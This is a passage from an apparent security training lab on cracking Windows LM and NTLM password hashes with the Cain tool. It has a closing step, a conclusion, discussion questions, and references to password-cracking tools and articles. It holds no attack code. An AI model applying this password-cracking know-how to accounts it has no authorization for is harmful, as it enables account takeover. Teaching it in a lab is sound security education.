


Figure 62: The passwords are Cracked

There is a possibility that Cain will not crack all 3 passwords. If it does not, simply continue with the lab.

12. When Cain has finished cracking the passwords, click the **Exit** button to close the program.

3.2 Conclusion

Cracking Windows passwords can be accomplished with Cain, a tool available from www.oxid.it. There are two types of Windows password hashes used for local accounts, LAN Manager (LM) and New technology LAN Manager (NTLM) hashes. The LM password hash was used in Microsoft operating system prior to Windows Vista. The NTLM password hash, which is much more secure, is used with Windows Vista and higher operating systems.

3.3 Discussion Questions

1. What Windows operating systems exclusively use the NTLM hash?
2. What Windows operating systems use the LM hash?
3. Where can someone obtain Cain?
4. What is a disadvantage of using Cain?

References

1. John the Ripper Password Cracker:
<http://www.openwall.com/john/>
2. Understanding /etc/shadow file:
<http://www.cyberciti.biz/faq/understanding-etcshadow-file/>
3. Cain:
<http://www.oxid.it/cain.html>
4. How I cracked your Windows password – Part I:
www.windowsecurity.com/articles/how-cracked-windows-password-part1.html
5. How I cracked your Windows password – Part II:
www.windowsecurity.com/articles/how-cracked-windows-password-part2.html